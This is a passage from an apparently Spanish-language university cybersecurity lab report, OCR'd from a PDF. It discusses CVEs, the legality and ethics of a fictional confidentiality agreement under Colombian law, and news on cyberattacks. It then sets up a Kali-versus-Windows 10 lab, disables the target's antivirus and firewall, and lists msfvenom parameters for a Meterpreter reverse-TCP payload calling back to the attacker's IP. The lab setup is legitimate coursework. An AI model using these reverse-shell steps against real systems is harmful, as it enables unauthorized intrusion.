
Cuando se encuentra un problema, se le asigna un número de CVE. Luego, se describe brevemente el problema y se dan referencias para entenderlo mejor. Esto ayuda a todos a estar al tanto de los problemas y a trabajar juntos para arreglarlos.

3.6 EVIDENCIA BANCO DE TRABAJO

Figura 1. Evidencia banco de trabajo.


[15] Villanueva, A. (2023). CVE y CVSS, para la clasificación de vulnerabilidades de seguridad digital. OSTEC | Segurança Digital De Resultados. https://ostec.blog/es/aprendizaje-descubrimiento/cve-y-cvss-para-la-clasificacion-de-vulnerabilidades-de-seguridad-digital/#:~:text=La%20lista%20CVE%20es%20una,de%20forma%20coherente%20y%20eficaz.

Figura 1 Evidencia banco de trabajo.




Fuente: Elaboración propia.

Figura 2 Maquina Kali Linux.



Fuente: Elaboración propia.

Figura 3 Maquina Windows 10.



Fuente: Elaboración propia.

4 ESCENARIO 2

4.1 ¿QUÉ PÁRRAFOS CREE USTED QUE SE TORNAN ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD?

Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo los siguientes párrafos textuales son los que a mi parecer se tornan ilegales dentro del acuerdo de confidencialidad.

Origen del acuerdo de confidencialidad: El acuerdo de confidencialidad, que es un documento importante para mantener información segura, fue creado por un abogado que ya no trabaja en la empresa. Lo preocupante es que este abogado fue despedido debido a actividades incorrectas en su comportamiento. Esto podría hacer que nos preguntemos si el acuerdo es correcto y ético.

Cuestionamientos sobre la ética: La mención de "procesos incorrectos" en relación al pasado del abogado que hizo el acuerdo sugiere que pudo haber hecho cosas poco éticas. Esto hace que nos cuestionemos si el acuerdo mismo fue creado de manera ética y si es justo para todos.

Falta de revisión adecuada: El hecho de que el equipo de Recursos Humanos no haya revisado ni cambiado el acuerdo antes de darlo a los nuevos empleados es preocupante. Podría parecer que no se tomaron todas las medidas necesarias para asegurarse de que el acuerdo es justo y adecuado para los empleados.

Falta de revisión por Recursos Humanos: Resulta inquietante que el equipo de Recursos Humanos no haya revisado los acuerdos de confidencialidad antes de proporcionarlos a los nuevos empleados. Esto sugiere una posible falta de supervisión y control en la implementación de estos acuerdos, lo que podría resultar en cláusulas problemáticas o no éticas siendo entregadas sin cambios a los empleados.

Importancia de la precaución: Es alentador que, ante la identificación de esta deficiencia, la gerencia de Recursos Humanos haya expresado su deseo de tener precaución en el proceso de firmar los acuerdos de confidencialidad. Reconocer la importancia de revisar y modificar adecuadamente estos documentos antes de su implementación es un paso necesario para garantizar la legalidad y la ética en las relaciones laborales.

Uso de problemas internos como prueba técnica: La organización decidió aprovechar ciertos problemas identificados en su funcionamiento interno para proponer una prueba técnica como parte de la incorporación a los equipos Red Team y Blue Team. Si bien las pruebas técnicas son comunes en la ciberseguridad, es esencial que estas pruebas sean legales y éticas, y no causen daños injustos o infrinjan derechos de los participantes.

La dimensión legal constituye un terreno complejo para los especialistas en el ámbito de la ciberseguridad. En muchas ocasiones, y sin intención, podríamos incurrir en actividades que transgreden el marco legal. Por tal razón, resulta de vital importancia contar con una comprensión clara de las responsabilidades que recaen sobre cada profesional en este campo[16].

[16] Mendez Barco, R. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam. https://repository.unad.edu.co/handle/10596/36912

Es esencial delinear con precisión hasta dónde se extienden nuestras funciones, qué acciones se nos permite llevar a cabo y cuáles están estrictamente vedadas. Un entendimiento exhaustivo de estos límites asegura que nuestras actuaciones se mantengan dentro de los márgenes legales y éticos, evitando consecuencias adversas tanto para nosotros como para las organizaciones a las que servimos.

Al analizar los acuerdos y contratos en los que participamos, es crucial tener la capacidad de identificar cláusulas que podrían contradecir las leyes existentes[17]. Si identificamos disposiciones que parecieran infringir las normas, es nuestra responsabilidad actuar como profesionales íntegros y éticos, y rechazar estas cláusulas. En última instancia, la ciberseguridad no solo se trata de proteger sistemas y datos, sino también de garantizar que nuestras acciones sean congruentes con la legalidad y la ética, forjando así un entorno digital seguro y responsable para todos.

4.2 PROCESO ILEGAL EN EL ANEXO 3

La Ley 1273 de 2009 en Colombia trata sobre las reglas que se aplican a los delitos que involucran las computadoras y la información digital[18]. Su propósito es evitar y castigar acciones incorrectas que ocurren en el mundo digital, como acceder a sistemas sin permiso, interferir con la información de otros o transferir datos de manera ilegal.

Esta ley establece qué se considera un delito en el mundo en línea y las consecuencias legales para quienes cometen estos actos. Puede incluir multas o incluso tiempo en prisión, dependiendo de la gravedad del delito.

La ley también reconoce la importancia de trabajar juntos a nivel internacional para combatir estos delitos y proteger la información en línea. Además, busca crear conciencia sobre los peligros digitales y cómo podemos protegernos mejor.

[17] Guapacho Laguna, R. A. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam. https://repository.unad.edu.co/handle/10596/37151

[18] Sánchez Castillo, Z. N. (2017). Análisis de la ley 1273 de 2009 y la evolución de la ley con relación a los delitos informáticos en Colombia. https://repository.unad.edu.co/handle/10596/11943

En relación con la Ley 1273, algunas cláusulas del acuerdo de confidencialidad podrían plantear las siguientes preocupaciones:

Restricciones a la divulgación de información: La cláusula que prohíbe divulgar información ilegal o confidencial sin el consentimiento por escrito de HackerHouse podría estar en conflicto con la Ley 1273 si se interpreta que esta cláusula restringe la denuncia o el reporte de actividades ilícitas en el ámbito informático.

Definición de información confidencial: La cláusula "Segunda. Definición de información confidencial" menciona datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos". Si estas actividades son consideradas ilegales según la Ley 1273[19], esta cláusula podría plantear problemas legales al mencionarlas como información confidencial.

Obligación de no transmitir información confidencial: La cláusula "Cuarta. Obligaciones de la parte receptora" establece que la parte receptora se obliga a no transmitir, comunicar, revelar o divulgar la información confidencial sin el previo consentimiento por escrito de HackerHouse. Si esta cláusula impide la divulgación de actividades delictivas informáticas que deben ser reportadas por ley, podría haber un conflicto legal.

La Ley 1273 busca prevenir y sancionar delitos informáticos, y esta interpretación dependerá de cómo se apliquen las cláusulas en el contexto específico del acuerdo y de las circunstancias legales y prácticas en Colombia.

4.3 ACEPTAR O NÓ EL CONTRATO EN CASO DE ENCONTRAR PROCESOS ILEGALES EN EL ACUERDO DE CONFIDENCIALIDAD

Antes de dar mi opinión sobre el tema es importante abordar la normativa oficial de COPNIA y poder generar una respuesta totalmente coherente.

[19] Ojeda-Pérez, J. E., Rincón-Rodríguez, F., Arias-Flórez, M. E., & Daza-Martínez, L. A. (2010). Delitos informáticos y entorno jurídico vigente en Colombia. *Cuadernos de Contabilidad*, *11*(28), 41-66. http://www.scielo.org.co/scielo.php?pid=S0123-14722010000200003&script=sci_arttext

La Ley 842 de 2003 en Colombia establece reglas para los ingenieros y profesiones similares. Esta ley tiene un Código de Ética que deben seguir, y si alguien hace algo incorrecto, se le pueden aplicar sanciones[20].

Si un ingeniero hace algo mal, como incumplir reglas o afectar a otras personas, se le puede sancionar. Las sanciones van desde una simple advertencia por escrito hasta la cancelación de su matrícula profesional, lo que significa que no podría seguir trabajando como ingeniero.

Si alguien se queja de un ingeniero, este puede ver el caso en su contra, pero solo después de que lo escuchen y le digan qué cargos enfrenta.

Es importante que los investigadores sean justos y consideren tanto las cosas buenas como las malas que haya hecho el ingeniero. Las investigaciones también deben ser públicas, pero las personas que se quejaron no se convierten en parte de la investigación.

La ley también establece cómo se decide si la falta es leve, grave o muy grave. Esto se basa en cosas como la gravedad del error y si el ingeniero ha cometido errores similares antes.

En situaciones muy serias, como obtener dinero de manera indebida o entorpecer investigaciones, la matrícula del ingeniero puede ser cancelada automáticamente.

El procedimiento disciplinario de acuerdo con la Ley 842 de 2003[21] se inicia de varias formas:

Si alguien presenta una queja por escrito ante el Consejo Seccional o Regional del Consejo Profesional de Ingeniería de la región donde ocurrió el problema.

Si un servidor público presenta un informe.

Si se inicia de oficio, es decir, sin que alguien presente una queja.

[20] Código de ética | Copnia. (n.d.). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica
[21] Montoya, É. S. (2009). Ley 842 de 2003 sobre Ética Profesional. *Lámpsakos*, (1), 47-64. https://dialnet.unirioja.es/servlet/articulo?codigo=4893173

La queja debe ser presentada por escrito y puede ser presentada ante el Consejo Profesional de Ingeniería o ante el personero municipal en lugares donde no haya un Consejo Seccional o Regional.

El proceso de investigación preliminar y formal tiene una duración de hasta seis meses cada uno, pero puede extenderse si hay varias faltas o investigados, o si se necesitan más pruebas. Si no hay pruebas por decretar o se han practicado todas las necesarias, se procede con el archivo o la formulación de cargos, dependiendo de la etapa en que se encuentre la investigación.

La indagación preliminar busca verificar si se cometió la falta, si es una falta disciplinaria y quién la cometió. Para esto, se pueden usar pruebas legales y se puede entrevistar a personas relevantes.

El profesional investigado tiene el derecho de presentar descargos y pruebas durante el proceso. Una vez vencido el término de traslado, la Secretaría Seccional decidirá sobre las pruebas solicitadas y decretará las pruebas adicionales que sean necesarias.

Después de estas etapas, se llega al fallo de primera instancia, donde se elabora un proyecto de decisión que es sometido a consideración de la junta de consejeros regionales o seccionales. Si se aprueba el proyecto, se adopta la decisión mediante una resolución motivada.

Si el profesional no está de acuerdo con el fallo de primera instancia, puede presentar un recurso de apelación ante el Consejo Profesional Nacional de Ingeniería.

Las sanciones impuestas por violar el régimen disciplinario se contarán a partir de la fecha de comunicación personal o por correo certificado de la decisión del Consejo Profesional Nacional.

Las sanciones disciplinarias también deben ser notificadas a la Procuraduría General de la Nación, a entidades relacionadas con la profesión y a agremiaciones de profesionales, para que no se permita al sancionado ejercer la profesión durante el tiempo de la sanción.

4.4 DECISION FINAL

Tomando en cuenta lo estipulado anteriormente y con base en mi ética profesional, si encuentro procesos ilegales en el acuerdo de confidencialidad, mi ética y responsabilidad profesional me obligarían a no aceptar el contrato y acuerdo de confidencialidad de la organización HackerHouse, independientemente del atractivo del sueldo ofrecido. Los profesionales de ingeniería tienen la responsabilidad de cumplir con códigos de ética y reglamentos legales para asegurar prácticas justas y legales en su trabajo.

Es importante considerar que comprometer la ética y la legalidad podría tener consecuencias graves no solo para el profesional, sino también para la organización y la sociedad en general. Siempre es recomendable tomar decisiones basadas en valores sólidos y en la preservación de la integridad, incluso si eso implica renunciar a oportunidades financieras.

En este caso, la Ley 842 de 2003 establece un riguroso marco ético y disciplinario para los profesionales de ingeniería en Colombia. Esta ley define qué constituye una falta disciplinaria y enumera las sanciones aplicables, que van desde amonestaciones escritas hasta la cancelación de la matrícula profesional. Además, promueve principios como la imparcialidad, la publicidad y la consideración por los terceros afectados. En consecuencia, si el acuerdo de confidencialidad de HackerHouse contiene procesos ilegales, estaría en conflicto con estos principios y normas éticas.

La importancia de adherirse a estas regulaciones y valores radica en mantener la confianza en la profesión y en salvaguardar los intereses de todas las partes involucradas. Ignorar posibles actividades ilegales en un contrato podría exponer al profesional a responsabilidades legales y a dañar su reputación. Por lo tanto, la mejor decisión sería rechazar cualquier acuerdo que implique actos ilegales, priorizando el cumplimiento ético y legal por encima de las consideraciones financieras.

4.5 CIBERCRIMEN EN COLOMBIA

A continuación, se abordará una noticia referente al cibercrimen en Colombia se analizará sus implicaciones legales y éticas.

Noticia

Detectan más de 5.400 millones de intentos de ciberataques en Colombia

Fuente https://www.elespectador.com/tecnologia/detectan-mas-de-5400-millones-de-intentos-de-ciberataques-en-colombia-article/

El informe de Fortinet sobre los 5.400 millones de intentos de ciberataques en Colombia durante el primer semestre de este año resalta la creciente vulnerabilidad en el mundo digital[22]. La pandemia ha provocado un cambio en la dinámica laboral y educativa, impulsando el teletrabajo y la educación en línea. Sin embargo, este cambio también ha dejado a individuos, empresas e instituciones más expuestos a los ataques cibernéticos, como lo demuestra el aumento significativo de los ataques de "fuerza bruta" mencionados en el informe.

Desde una perspectiva legal, en Colombia, la Ley 1273 de 2009 aborda los delitos informáticos y establece sanciones para quienes cometan actividades ilícitas en el ámbito digital. Los intentos de ciberataques, como los mencionados en el informe de Fortinet, podrían ser considerados como intentos de acceso no autorizado a sistemas informáticos, lo cual es un delito contemplado en el artículo 269B de esta ley[23]. Esto demuestra la importancia de contar con un marco legal que proteja la seguridad digital y sancione a quienes intenten comprometerla.

Desde una perspectiva ética, la ciberseguridad se convierte en una responsabilidad esencial. Los profesionales de la ciberseguridad y la tecnología tienen la obligación ética de utilizar sus habilidades y conocimientos para proteger la privacidad y la integridad de los sistemas y datos. Comprometer la seguridad informática puede tener consecuencias devastadoras, tanto para las personas como para las

[22] Tecnología, R. (2021, May 1). Detectan más de 5.400 millones de intentos de ciberataques en Colombia. ELESPECTADOR.COM. https://www.elespectador.com/tecnologia/detectan-mas-de-5400-millones-de-intentos-de-ciberataques-en-colombia-article/

[23] Figueroa Cubillos, T. E. Ciberataques, riesgos y consecuencias que han afectado a la población colombiana entre los años 2018 y 2020. https://repository.unad.edu.co/handle/10596/51582

organizaciones, ya que los datos personales y confidenciales pueden ser robados, manipulados o utilizados de manera indebida.


La aparición de ataques de phishing, donde los atacantes se hacen pasar por sitios legítimos para robar información personal, también plantea cuestiones éticas y legales. El uso de la ingeniería social para engañar a las personas y obtener datos confidenciales es una actividad ilícita y cuestionable desde un punto de vista ético. En Colombia, esta actividad podría ser considerada como delito informático, según lo establecido en la Ley 1273.

5 ESCENARIO 3

5.1 Creación del entorno del laboratorio.

Primero, creamos el entorno de las máquinas virtuales en VirtualBox, la que será objetivo del ataque, esta tendrá Windows 10 y la atacante configurada con Kali Linux.

Figura 4 Entorno de trabajo con medios virtualizados.




Fuente: Elaboración propia.

5.2 CONFIGURACIÓN RED DE LAS MÁQUINAS VIRTUALES.

Para realizar este laboratorio es indispensable configurar los dos equipos en la misma red como lo podemos observar en la figura 2 y 3. Estando todo en la red 192.168.20.1.


Figura 5 Configuración de la red en equipo Windows objetivo.



Fuente: Elaboración propia.

El equipo objetivo quedaría con la **IP 192.168.20.4.**

Figura 6 Configuración de equipo atacante Kali Linux.




Fuente: Elaboración propia.

De esta manera el equipo atacante de registra con la **IP 192.168.20.5,** esta ip será necesaria para la creación del ejecutable con el payload.

5.3 DESHABILITAR MEDIOS DE PROTECCIÓN


El mismo experimento nos sugiere esta medida ya que por el momento no se trabajará en lo métodos de evasión de antivirus. Figura 7.

Figura 7 Deshabilitación del Antivirus.



Fuente: Elaboración propia.

Figura 8 Deshabilitación de Firewall.




Fuente: Elaboración propia.

De igual manera procedemos a deshabilitar el firewall para así tener éxito en las pruebas de penetración. Figura 8.

5.4 CREACIÓN DE PAYLOAD

Ejecutamos el Metasploit del Linux Kali **Figura 9.**

Figura 9 Ejecución del Metasploit.



Fuente: Elaboración propia.

En su función de msfvenom realizaremos la creación del PAYLOAD el cual nos solicita los siguientes parámetros para generar la línea de comando con su debida sintaxis:

-p: **windows/x64/meterpreter/reverse_tcp** (Este comando indica la carga útil a usar en el ataque o payload. En este se usará sintaxis para un Shell reversa que genere un meterpreter).

--platform: windows (Este parámetro indica la plataforma la cual se desea atacar dado que msfvenom no solamente es funcional con Windows sino con otros sistemas operativos, por ende, lo solicitado en el taller es un sistema operativo).

-a: x64 (Este parámetro indica la arquitectura que se desea atacar, para el ejemplo propuesto en el taller es una arquitectura x64, sino seleccionan esta opción por defecto msfvenom manaje una arquitectura x86.

LHOST: 192.168.20.5 (Equipo del atacante que espera la conexión).

LPORT:443 (Puerto que usualmente está abierto y explotado)

